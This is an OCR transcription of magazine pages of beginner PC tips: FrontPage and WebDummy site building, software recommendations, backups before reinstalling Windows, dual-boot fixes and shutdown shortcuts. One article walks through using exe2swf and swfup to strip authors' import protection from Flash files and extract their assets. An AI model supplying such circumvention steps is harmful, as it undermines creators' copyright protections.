
从无到有
菜鸟建站（之四）

□辽宁　鸣涧

在前几期，朋友们是不是已经学会了如何建立自己的网站呢？其实一个网站的建设，不仅包括首页的设计，更多的工作还包括站内页面的设计，这次咱们就来讲讲网页设计中一些常见的技巧与应用，让我们的网站美观起来，靓起来。

一、鼠标悬停效果


我们在浏览网页的过程中，经常会碰到当鼠标停留在一个超链接文字上的时候，链接文字的颜色、字体会发生变化。在FrongtPage2000中，可以通过打开超链接翻转效果来实现。可以在网页的“普通”编辑模式下，用鼠标右键单击页面，然后执行“网页属性”命令，并切换到“背景”选项卡，然后选择“格式”选项中的“启用超链接翻转效果”复选框（如图1），然后单击“翻转样式”按钮，在打开的“字体”对话框中，在颜色选项中设置好链接的颜色。另外，还可以在“效果”中进行文字显示效果的设置，比如可以添加划线、隐藏、大写、小写等，可以根据实际需要进行设置。


图 1


二、缩略图制作

缩略图是把原图像按比例缩小，作为原图的预览，当浏览者点击的时候，再打开原图片。采用给图片增加缩略图的方式，可以加快网页图片的显示速度。下面就来看看如何制作网页缩略图。

首先在FrontPage2000中插入图片，然后单击鼠标右键执行“图片属性”命令，打开“图片属性”对话框，选择“外观”选项卡（如图2），在“大小”栏中选中“指定大小”和“保持纵横比”选项，根据自己的需要设计好图片的宽度和高度。然后切换到“常规”选项卡，在“替代表示”下面的“低分辨率”文本框中输入缩略图的位置，并在“文本”框中填写好图片的说明文字，再在“位置”文本框选好超链接文本对应的图片就可以了（如图3）。


图 2

最简单的设计缩略图的方法是，在“图片工具栏”中，单击“自动缩略图”按钮，这样Frontpage2000就可以自动快速创建缩略图和指向原始图片的超链接了。


图 3

三、巧用书签跳转

我们经常会在网页上看到“返回顶端”这样的超链接，只要点击后即可返回到页首，这可以通过使用书签来轻松实现。

首先需要在页首位置插入一个书签，执行“插入/书签”命令，打开“书签”对话框（如图4），在“书签名称”下面的文本框中输入书签的名称，比如“top”，然后单击“确定”按钮。这时页首就会出现一个书签标志了。


图 4

然后在页面的最下方输入文字“返回页首”，选中这几个文字，按下“CTRL＋K”组合键打开“创建超链接”对话框，在“书签”下拉列表中选择刚才建立的书签“top”，然后单击“确定”。当预览页面的时候，只要点击“返回页首”超链接，即可返回到页面顶部了。同样道理，我们还可以在同一页面内制作相应的标签，实现页面内的跳转。

四、制作动态网页效果

首先来介绍一下如何制作图片的动态效果。在页面中选中一幅准备制作动态效果的图片，然后执行“查看/工具栏/DHTML”命令，打开DHTML效果工具栏（如图5），在“开启”中选择一种开启效果，比如“鼠标悬停”，然后在“应用”中选择“交换图片”选项，接下来在“选择图片”中单击下拉列表框，单击“选择图片”命令，在打开的对话框中，选择鼠标悬停时变化后的图片文件名称，然后单击“确定”按钮。这样在预览网页的时候，就会发现当鼠标停留在图片上的时候，此时这幅图片会变成我们刚才选定的图片了，从而达到动态变换的效果。

图 5


下面来设计文字的动态效果，选中一段文字，然后在DHTML效果工具栏中，选择“开启”选项为“网页加载”，也就是当网页第一次装入时,无需鼠标去点击即可产生动态效果。在“应用”下拉列表中提供了7种动态效果，这里选择的是“飞入”方式，最后在“选择设置”中选择“从左侧”选项,保存预览,就会发现网页加载的时候,文字从左侧飞入。当然了,在DHTML效果工具中还提供了很多种动态效果,可以根据自己的需要进行相应的设置。

接下来介绍一下网页过渡效果的制作,网页过渡是指当进入或离开一个网页时产生的动态过渡效果,比如当从一页进入另一页时,出现当前页由左右向中间缩进而显示出新页的效果,下面就来介绍一下实现的方法。

首先打开要使用过渡效果的页面，然后执行“格式/网页过渡”命令，打开网页过渡对话框（如图6），在“事件”下来列表中选择一个网页效果激发事件，比如“进入网页”事件，然后在“周期”中设定效果持续的时间，这里选择3，完成后在右侧的“过渡效果”中选择“左右向中央缩进”选项,这样再次进入此页的时候，就会出现动态效果了。同样道理,还可以为当前页设计离开、进入站点、离开站点时的动态效果。



图 6

五、滚动字幕

经常看到一些主页上都有滚动的字幕效果,这使网页中的文字变得更加生动而有趣,可以使用滚动字幕来发布一些站点的通知或提示信息等。创建字幕很简单,首先定位字幕位置,然后执行“插入/组件字幕”命令,打开“字幕属性”对话窗口,在“文本”框中输入要滚动的文字(如图7),这里的“方向”是用来指定字幕是向哪个方向滚动的,现在的设置表示从左向右滚动，在“速度”中可以调整字幕滚动的速度,“延迟”表示字幕每滚动一步的时间间隔是多少毫秒,“数量”表示字幕每滚动一步的距离是多少像素,在“表现方式”中调整字幕滚动的具体效果,这里提供了三种,我们选择的是“滚动条”效果,“重复”用来对滚动效果的循环次数进行选择,“背景颜色”用来调整字幕的背景颜色,“大小”用来设置字幕的宽度与高度,“文本对齐方式”是用来调整字幕和它所在行文字的对齐方式的。完成设置以后,就可以单击“确定”按钮,并在预览窗口中预览效果了。



图 7

六、主页框架的应用

当我们打算制作由导航栏和多个页面构成网站时,会发现每修改一个导航标题,就不得不重新将页面制作一次,其实可以使用FrontPage2000的框架来解决这个问题。框架网页可将浏览器窗口分为不同的框架,每个框架可显示一个不同网页。

首先我们需要制作好三个网页页面文件,分别为index.htm、top.htm、about.htm,其中index.htm用作导航条,top.htm用作主页的首页,about.htm是个人介绍。在导航栏中,我们将制作两个超链接,分别指向top.htm和about.htm。

然后执行“文件/新建/网页”命令，在打开的对话框中选择“框架网页”选项卡（如图8），选择“标题”框架页,还可以根据自己的需要,选择不同的框架页面,完成后点击“确定”按钮,即可建立一个新的框架页面(如图9),整个页面会被自动分为上下两个不同的页面。



图 8




图 9

单击上面的“设置初始网页”按钮,在打开的对话框中选择index.htm，然后单击“确定”按钮返回。再单击下面网页的“设置初始网页”按钮，选择top.htm。


最后选中index.htm框架页面中的“主页:文字”,在超链接对话框中,设定其超链接为top.htm,然后选中文字“站长介绍”,在超链接设置对话框中,设定链接地址为about.htm，然后点击“目标框架”后边的“铅笔”图标按钮，在打开的“目标框架”对话框中（如图10），选择打开的页面的方式，然后单击确定按钮返回。



图 10

这次就说到这里吧，下次咱们再来一起为网页制作特效，让咱们的主页更加靓丽,别忘了,下期一定来哟。^_^ CF

从无到有



模板建站（之四）

□辽宁 鸣涧

WebDummy!建站十二步

也许经过前几期的学习，很多朋友已经掌握了一些模板建站的方法，或许对于一些初学网页制作的朋友来说，还是希望省去复杂的操作，只求快速建立自己的个人主页，那么不要着急，这次就来介绍一下使用WebDummy！ V2.5，在短短的十二步内完成你的主页建设，而且又不失美观、大方。



图 1

下载并安装WebDummy！V2.5以后，它会在桌面上建立一个快捷图标，只要双击即可启动，并进入软件的主界面（如图1）。

STEP 1：添加邮件地址

单击主界面的“New”按钮，在邮件设计界面（如图2）的文本框中输入你的电子邮件地址，然后单击“Font”按钮，在打开的字体对话框中进行字体、字号、字色等参数设置，完成后，再从下面的图片中选择一幅图片，作为电子邮件的配图图片，完成以后单击“下一步”按钮。




图 2

STEP 2：设计窗口标题

在此界面窗口中（如图3），在“Title Bar”文本框中输入当前网页的名称，此名称将显示在IE浏览器窗口界面的标题栏中，完成后单击“下一步”按钮。



图 3

STEP 3：预设网页背景

在网页背景设置窗口中（如图4），可以单击图片列表窗口的备选图片，作为网页的填充背景，选择以后可以在右侧的预览窗口中浏览其效果。另外，还可以单击“Select Color”按钮，在打开的调色板窗口中选择合适的背景颜色，或者单击“Select Own Image”按钮选择已经准备好的背景图片。完成后单击“下一步”按钮。




图 4

STEP 4：设置网页标题

进入“Web Page Title”界面窗口，在“Web Page”文本框中输入当前网页名称（如图5），就是我们的网站名称了，完成以后，还可以单击“Select Color”按钮设置标题文字的颜色，单击“Font”设置字体的样式等。完成后单击“下一步”按钮。



图 5

STEP 5：填写自我介绍

进入“Let them know who you are”对话框，在文




图 6

本框中输入自己的个人介绍或者网站欢迎信息等文字内容（如图6）。另外，还可以单击“Select Color”和“Font”按钮分别为当前文字设计颜色和字体样式。如果选取“Indent text”选项可以缩进文本，设置“Max characters per line”的数值可以设定每行的字符数等。完成后单击“下一步”按钮，进入下一步，在打开的类似对话框中输入网页正文内容，操作方法相同，这里就不多说了。

STEP 6：插入超链接



图 7

在此界面中，可以将你的友情链接或者网站链接添加到主页中。在“Links”文本框中输入电脑爱好者的网站地址：www.cfan.com.cn，然后单击“Add Link”按钮，会打开一个“Name the Link”对话框（如图7），在Link中输入链接的名字，并在Link Name中填写好鼠标悬停此链接时出现的提示文字，完成后单击OK按钮返回上一级界面（如图8），此时如果选中“Center Links”选项可以使链接位于页面中间，否则居左显示。同样道理可以添加更多的网站链接地址。



图 8

STEP 7：插入顶部图片

在“Make it look nice”窗口中（如图9），可以在顶部配置一幅图片，用来美化页面。可以单击“Select Image”按钮，在打开对话框中选择好链接图片，即可在页面顶部插入一幅图片，完成后单击“下一步”按钮。



图 9

STEP 8：插入底部图片

进入“Make it look nice,second image file”对话框，可以在页面底部插入一张图片，可以单击“Select Image”按钮进行选择。




图 10

STEP 9：动态效果

进入“Add Effects to your page”对话框（如图10），选中“Include a Scrolling……”选项，然后在下面的文本框中输入准备在网页浏览器上出现的一段滚动文本，然后选中“Animate the title of……”选项，并单击“BackColor”和“FrontColor”按钮，分别设置文本的背景色和前景色，使滚动文本产生动态变换效果。

STEP 10：完成设计

进入“Finally you've finished the design!”窗口（如图11），可以选择在网页上出现的信息，选中“Show Last Modified Date”可以显示页面的最后更新时间，选中“Show Revision Number”用来显示页面已经修改的次数，在“Show Copyright Notice”后面的文本框中可以输入当前网页的版权消息。另外，选中“Search Engine Keyword”并在后面的文本框中输入用于搜索引擎的关键字，在“Search Engine Description”可以输入对当前站点的描述文字。




图 11

STEP 11：保存网页

在刚才的界面中单击“完成”按钮即可打开一个保存对话框，填写好网页的名称后，即可单击“保存”按钮。

STEP 12：上传与预览

网页保存后，即可进入“WebDummy”对话框（如图12），单击“Preview”按钮可以打开浏览器预览刚才建立的网页。单击“Upload”按钮可以打开一个FTP上传对话框，输入FTP服务器地址和用户名、口令后，即可单击OK按钮上传网页了。CF




图 12

DA软快速

□辽宁 鸣涧

自从个人PC步入了多媒体时代，琳琅满目的各种媒体格式多得令人一看就发晕，面对形态各异的媒体播放器，真的不知道该用哪个了，怎么就没有一个可以“通吃”媒体格式的播放器呢？说也凑巧，鸣涧找到了这样一款播放器，大名唤做Movie player 3.22。注意了！喜欢使用电脑看电影的朋友们可要注意了，Movie player 3.22会带你步入一个全新的视觉享受空间，它内置了VCD和DVD播放器，同时支持多种媒体格式，比如MP3、 AVI、MPG、QT、MOV、MP3、DAT、MID、WAV、VOB等，无需东奔西走，看遍天下大片，再也不是遥远的梦想。此外，它还可以实现全屏幕播放，程序框架播放，随心所欲调整视频播放的速度，精彩的镜头可以慢慢地欣赏，同时具备同类播放器的多种功能，不妨试试看哦。

网络给咱带来的便利不言而喻，网络存储将是一个永恒的话题，可是网上提供的免费空间有限，而我们的文件又特别大，那怎么办呢？其实可以通过申请到更多的免费空间来存放的办法实现。但是申请这些空间需要填写大量的表格，太麻烦了。不过，不要着急，我们可以让Multi WebSpace Faker V1.6.3为你代劳，它是一个可以在几十个网站同时申请免费空间的软件，它把常见的71个免费空间申请网站都收集在一起了，而且随着它的版本升级，所收集的网站也越来越多。几分钟！只要几分钟的时间，你就可以申请几百兆甚至几 G 的免费空间，信不信？

喜欢看电影的朋友满意了，众多音乐发烧友是不是着急了？或许他们在说，瞧我那些CD音乐碟片怎么办？MP3那么火，WMA、VQF那么热，我能不能把我的CD转换成为这些时髦一些的音乐格式啊？当然能！用Easy CD Ripper 1.29啊，虽然是一个共享软件，但还是可以满足你这些“奢望”的。Easy CD Ripper终于可以大显身手了，这个小家伙采用了全新快速的MP3编码方式，而且同时支持CDDB，使用起来也特别简单，而且音质不会降低，这对一向崇尚音质的朋友来说意味着什么，鸣涧不说，大家也会乐得合不上嘴喽。：）

说到网络存储，对于经常外出的朋友来说，的确非常方便，不过要是有一个在线Office办公室那就更好了。瞧！救星来了，ThinkFree office1.5正是这样一款适合网上办公的软件。它与微软Office操作类似，同样提供了文档处理、电子表格、幻灯片制作程序，是一个将网上网下相结合的办公软件。只要申请一个账号后就可以免费使用它了，而且它同时还会送你20MB的网络免费空间存放文件，无论你走到天涯海角，都可以从网上下载你的网络办公室的文档，随时随地进行编辑。对于经常外出的人来说，网上办公室绝对是一个不可多得的好助手。

那么多的文档、文件总需要备份吧？是啊，目前看来最安全的备份方式就是刻录到CD－R上了，那么再给您推荐一款光盘刻录多面手CDMate V2.0.9.13吧。光盘刻录机走进了千家万户，对于家庭用户而言，选择一款容易上手的刻录软件，无疑会带来更大的便利。那么对于CDMate来说，简单的操作方式，完善的功能选项，相对众多光盘刻录用户来说，再合适不过了。它主要包括光盘刻录、光盘标签制作以及音乐播放软件等几个主要程序，拥有一般刻录软件同样的功能，可以制作资料光碟、混合式光碟、音乐光碟等，同时对于音乐CD的制作提供了更加强大方便的功能，其全中文的操作界面，无疑为英文不佳者扫平了语言障碍，更加利于快速上手。

生活在异彩纷呈的网络世界，总是离不开文件或者网页的上传和下载，那么雷电FTPD V2.2 Build 150又是一个值得信赖的、可供选择的上传下载好助手。怎么说呢？雷电FTPD支持完整的FTP命令，同时还支持PASV、 MDTM、SIZE、REST、EPRT、EPSV 等命令，无论是上传还是下载都具有断点续传的功能，可以提供安全性更高、速度更快的传输方式，感兴趣的朋友不妨下载一试，一定会带给你意外的惊喜。

不管你如何充分调动你的爱机的潜力，但总是不会离开磁盘操作的。目前各种类型的操作系统都需要各自不同的分区格式，提到分区，想必朋友们一定会想到硬盘分区魔术师Partition Magic了。对！Partition Magic有了7.0版本，久负盛名的Partition Magic在这个7.0版本中，更加完善了其分区功能。作为一款优秀的硬盘分区管理工具，它可以在不损失硬盘中已有数据的前提下，对硬盘进行重新分区、格式化分区、复制分区、移动分区、隐藏 / 重现分区、从任意分区引导系统、转换分区结构等，对于目前多变的分区格式可以应付自如，从此再也不用为分区发愁了。CF

□华仔

破解Flash另法

Flash制作的文件格式是swf,有些人在制作时都会加上输入保护,然后转成EXE文件。这样我们就不能用Flsah程序打开来编辑这个文件了,这样做可以维护作者的版权,但如果你不是出于商业用途,而只想获得一些素材,这种保护就造成了不便。当你得到一个Flash MTV文件时,一定想研究一下这样精彩的MTV是怎样制作出来的,可是别人已经把它转成了EXE文件,所以编辑器是无法打开的,怎么办呢?当然是有办法的,不过你要有以下软件:exe2swf、swfup、SWF-Browser。

下面我们一步一步来:

第一步 转换exe为swf。打开exe2swf程序,在弹出的窗口里选择源文件(用EXE保存的Flash文件),会再次弹出一个窗口要求选择保存路径(小技巧:可以在exe文件上直接单击右健选Convert Flash EXE to SWF)。

第二步 破解swf保护。打开swfup,在程序上单击右键,选Open & Unprotect(如图1),在弹出的窗口里选刚转换的swf(小技巧:如果在破解时弹出显示框,提示文件是用3.0以上制作,不要管它直接确定,如果这样还不能破解,说明文件是只读的,去掉即可)。

第三步 编辑swf获取图片。打开Flash程序,依次选File→Import…来输入swf文件,即可进行修改编辑(小技巧:最好先复制一段帧,拷贝到新的电影下进行编辑,或保存图片)。




图1

第四步 获取swf的音乐。打开SWF-Browser,在左边(如图2)的Directory下选择文件夹,再单击Search下的Start Search找到swf文件,选中后会开始播放,单击中间的标题栏处(上面显示SWF Parser Starus:*.swf-Click here to parse current movie),即可获取音乐,在右边的Sound Streams处(如图3),单击下面的音乐文件即可保存(小技巧:可以仔细看看右边的每个按钮下的文件,会有惊喜哦)。




图2



图3

当然,破解Flash文件还有很多办法,不过我个人认为这个办法是最好、最简单的。最后,祝大家能够很好地使用Flash资源,成为一个Flash高手!CF

重装系统前需要备份什么

我们都知道Windows 9X是一个脆弱的操作系统,非系统语言版本的链接库的引入,对系统文件偶然的误操作,版本不匹配的硬件驱动程序都足以使Windows 9X操作系统不能启动。即使没有这些,在系统中安装过多的应用软件后,也会使系统变得很慢很慢。终极的解决方法就是——重新安装操作系统(嘻嘻……哎……飞来烂西红柿若干)。不管是用源盘重新安装还是使用GHOST恢复操作系统,最后都会给我们带来一些问题,我原来的邮件在哪呢?我的浏览器书签怎么没了?(废话,当然没了,你重装操作系统了,那还能有吗?!)

其实只要在重装系统前,备份相应目录下的一些文件,过后就完全可以恢复你操作系统的本来面目了。

1.IE收藏夹的备份

IE收藏夹中的BOOKMARKS实际上是存在C:\Windows\Favorites\目录下的一个个URL链接,把它们复制到一个备份文件夹,重新安装完操作系统后再将其复制到原来的目录下,怎么样?IE里面的一个个链接又回来啦!而对于Netscape,则是备份一个位于程序执行文件目录下的BOOKMARK.HTM文件,完成后恢复即可。

2.邮件的备份

如果你用的是Foxmail,那好,备份是最简单不过的了,因为Foxmail是一个绿色的软件,它在安装时不需要往Windows目录下拷贝任何文件。所以在备份的时候只要把整个的Foxmail目录用Winzip压缩成一个大压缩包保存到备份的地方,过后还原就可以了。Foxmail的默认安装目录为C:\Program Files\Foxmail。

如果你用的是Outlook Express,那可就稍微复杂一点了。不同版本的OE存放邮件的目录是不一样的。如果你用的是4.10.1998系统自带的OE,邮件存放在C:\Windows\Application Data\Microsoft\Outlook Express目录下,而OE5.0则存放在C:\Program Files\Outlook Express\user\Mail下。其实你也不必记这些繁琐的目录,在"开始→查找"中输入"收件箱.idx"查找,它就会告诉你OE的邮件存在哪一个目录下了,然后就把整个目录做一个压缩包备份吧!

如果你用的是Netscape Naviagator 4.5及以上版本收发邮件的,那么只需要备份C:\Program Files\Netscape\Users\default\Mail目录下的所有文件。

□四川 青青

用好Windows的双启动菜单

许多朋友安装了Win98和Win2k双系统，而双启动系统在使用中会遇到一些问题。下面介绍的是一些关于双启动菜单的使用技巧，希望对大家有所帮助。

进入Win98的安全模式

由于是双启动系统，系统在启动时启动菜单已经被Win2000完全控制。若想启动Win98的安全模式，用F8键就不可能出现Win98的启动菜单了，因为此时F8键的作用已经变成了启动Win2000的高级启动菜单了。那么怎样才能进入Win98的安全模式呢？其实很简单，只要在出现Win98与Win2000的双启动菜单时，按住Shift键不放（大约5秒左右）的同时，选择Microsoft Windows（也就是Win98)回车，系统就会直接进入Win98的安全模式。

改变双启动的启动顺序

在C盘和D盘分别安装了Win98和Win2000操作系统后，在启动时，就会出现双启动菜单，可通过移动上下方向键来选择启动哪个系统，若不选择，系统则以前面一个系统作为默认启动系统而直接进入。那么，怎样来改变这个启动顺序呢？我们必须以系统管理员的身份登录Win2000，点击“开始→设置→控制面板→系统”，选择其中的“高级→启动和恢复故障”按钮，将其中的“默认操作系统”改为我们常用的系统（可以是Win2000，也可以是Win98），最后点击“确定”按钮退出即可。

另外，在“高级→启动和恢复故障”中，取消“显示操作系统列表”这一选项还会达到隐藏启动时的双启动菜单。

Win98重传系统（或重装）后恢复双启动菜单

1.直接用Win2000安装光盘重新安装，安装向导拷贝完文件后，第一次出现安装选项时，选“修复”（按R键），再选“紧急修复”（再按R键）即可。

2.也可以先把原“C:\boot.ini”文件备份下来，Win98重传系统（或重新安装）完成后，在Win98中运行Win2000的安装程序，当出现提示后选不重新启动，再进入“C:\”，把备份下来的“C:\boot.ini”文件覆盖回去，最后删除根目录下所有带$符号的文件（一般有一个目录和两个文件，都是安装Win2000时产生的临时文件），重新启动即可。如果进不了Win2000，不要忘了按F8，用“上次成功启动的配置”进入哦！

先装Win2000再装Win98后恢复Win2000双启动菜单

不少朋友可能一开始就下定决心格式化C盘，只安装Win2000，后来才发现一些硬件驱动程序不理想，有些软件或游戏无法正常使用，于是就想安装Win98和Win2000双启动，但又不希望重装Win2000和其中的许多应用程序、工具软件，可以采取以下措施：

1.用Win98启动盘启动，在另一个硬盘分区上安装Win98（不能在Win2000中直接安装Win98)。重启系统后，你会发现Win2000的双启动菜单不见了，并且无法进入Win2000，这是因为Win2000的引导系统被Win98取代了。别着急，由于Win2000并未被破坏，所以有办法。

2.在Win98中运行Win2000安装光盘上的安装程序，选择全新安装，安装程序拷贝安装文件后，安装向导询问重新安装还是修复Win2000，按R选择修复，接着再按R选择紧急修复。等到安装向导再提问时，退出安装程序。

3.删去硬盘各分区中所有以$字符打头并以$结尾的文件。重新启动系统，Win2000双启动菜单被成功恢复，Win2000中原来的一切也完好无损！CF

3.文档的备份

许多人都习惯把文件存储在默认的C:\My Documents目录下，所以在重新安装系统时是需要备份整个My Documents目录的。

4.浏览器的CACHE

浏览器的缓存可以大大地加快访问Internet的速度，重装系统时当然舍不得把它们丢下。它存放在C:\Windows\Temporary Internet Files目录下面，备份整个目录就可以了。

5.下载的软件

对于不同的下载软件，它们的默认存放目录是不同的，我们查看软件里面的设置就可知道它们在哪个目录下了。一般说来，Flashget存放在C:\Downloads\下面，NetAnts默认存储在C盘根目录。

此外，如果你经常使用QQ或者ICQ，还需要把你的好友目录备份下来。QQ的好友目录在C:\Program files\qq下，把你QQ号目录下的文件压缩备份就可以了。

怎么样，重装系统后把这些都恢复了，你原来的系统设置是不是都回来啦？CF

特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑界光盘（电脑应用文萃）》第11期上。

Windows关机技巧谈

□河南 王峰

电脑关机是一件简单的事情，是我们学习电脑的最基本的一课，虽说简单，但我们若用好了，那关机就变得更惬意了，特别是现在的Win2000，关机有了更多选择。倘若学会其中技巧，别人会把你看成电脑高手，最起码也能在初学者面前炫耀一番吧。

在Win2000里可以一键关机，可以快速休眠。如果你启动Win2000要用一分多钟，而且总是埋怨启动太慢的话，你可以试试Win2000的休眠功能，它能使你快速进入工作状态。怎么才能做到这些呢？跟着我来吧！

让我们进入“控制面板”/“电源”选项，把“休眠”页的“启用休眠支持”勾上，点击“确定”，现在“开始”/“关机”中多了一项“休眠”，如果选中它，Win2000会花十几秒的时间把内存写入硬盘（前提是硬盘要有和内存一样大的一块空间，哈哈，内存大了也有坏处了）。下次开机的时候，启动过程就是直接将硬盘映像读回内存即可，一切和你上次关机的时候一样，相应的程序仍然在运行。不过为了性能稳定着想，你进入休眠前还是将不用的程序关掉为好。据本人经验，如果用休眠关机，下次开机时，按下电源开关到Win2000进入可操作状态，只要20秒左右。怎么样，比Win95启动的还快呢！心动了吗？接着来吧。

再次进入“电源选项”，在“高级”页“电源按钮”下“在按下计算机休眠按钮时”，选“休眠”。确定后，当我们按键盘上的‘Sleep’键时就可以快速进入休眠了。这样当我们想以休眠方式关机时，只需按一下“Sleep”键就可以了，方便吧！

同样，我们可以进入“电源选项”，把“高级电源管理”页的“启用高级电源支持”也勾上，确定。然后再进入“电源选项”时，在“高级”页“电源按钮”下就多了一项，“在按下计算机电源按钮时”下选“关闭电源”，这样我们可以按“Power”键快速关机了，电脑显示屏闪几下后，就可正常关机了。当然这样关机速度快，但开机时就慢了（仍是正常开机，不同于非法关机），不过却是全新启动了。

做完这些，我们还要注意一下，你的电脑关机是不是变成重新启动了，如果是这样，进入“电源选项”，把“高级电源管理”页的“启用高级电源支持”勾去，确定。这时不用担心，当用“Power”键时照样可以快速关机。只要你的主板支持（现在甚至两年前的主板大都支持），不管你用的是AT电源或是ATX，上面介绍的都能用，我的电源是AT电源，当按下“Power”键或“Sleep”键后，屏幕上显示“现在可以安全关机了”时，把电源开关一拔就OK了。咱的老电源也可享受快速关机了，哈哈！

那么什么时候用“Sleep”，什么时候用“Power”呢？Win2000是基于NT内核的，稳定性较Win98有很大的提高。当你在用电脑时感觉系统有问题时，注销当前用户（单机用户当然用Administrator了），重新进入，基本都可解决问题。当你修改了系统或是安装了新软件需要重新启动，或者当你觉得该重新启动一下了，那你可以用“Power”键快速关机，那样下次开机就全新启动一回了。

最后我们把“组策略”请出来做一点变动。在运行框键入“gpedit.msc”，确定后，进入组策略窗口。打开“用户配置”/“管理模块”/“桌面”，选中“退出时不保存设置”，鼠标右键“属性”，将“策略”页“启用”勾上，确定退出。这样正常关机、重新启动及注销时就会快那么一点点时间了。

怎么样？现在你知道了吧，把电脑关机用好了，可以节省我们好多的时间呢。试试看，当你在周围人面前说你的电脑可以在20秒内进入工作状态时，他们是不相信，还是羡慕得不得了呢？

制作自己的*.gif文件

□山东 王晓磊

近日，在第十六期《电脑爱好者》上，看到一个叫“Dubit”的影音合成软件，下载后，的确不错。

在试做了几个*.avi文件后，发现该软件与“超级解霸”配合，可以轻松地做出自己想要的gif文件，兴奋之余，写出与大家共享。

Dubit制作avi文件的过程，在十六期《电脑爱好者》的“跟我学”栏中有详细介绍，不过，需要注意几点：

1.点击File→New Show后，在弹出的窗口中，movie size栏最好选择User define的默认值320×240。这样，再用后面的方法和尺寸做出的gif图片就不会有黑边了！

2.在Default slide后的输入框中，是每一幅图片显示的秒数，可按你自己的要求输入。

3.如果你的Windows没有装视频和音频压缩的话，Dubit制作avi文件会出错的。

好了，下面我来讲一下，如何用解霸来制作自己的gif文件。

首先，将制作好的avi文件用解霸的“avi转mpeg”工具转换为mpeg文件，宽度可设为320，高度为240。然后，用“mpeg转gif”工具，将刚刚做好的mpeg文件转换为gif文件。宽度和高度也为320×240。以上两个工具可在解霸的常用工具栏中找到。

现在，你可以将做好的gif文件放到自己的网页中了。

□北京　阿琮

解决紫光输入法的“词库文件打开失败”问题

紫光拼音输入法支持GBK大字符集，方便好用，是许多CFan的首选拼音输入法。但好东西有时也难免有瑕疵。常常有人遇到这种情况：当切换到紫光输入法时，系统莫名其妙地弹出对话框“词库文件打开失败”，而后，不能正常进行输入不说，当点击桌面上任何快捷方式图标时，都要弹出以上对话框，非常令人恼火。

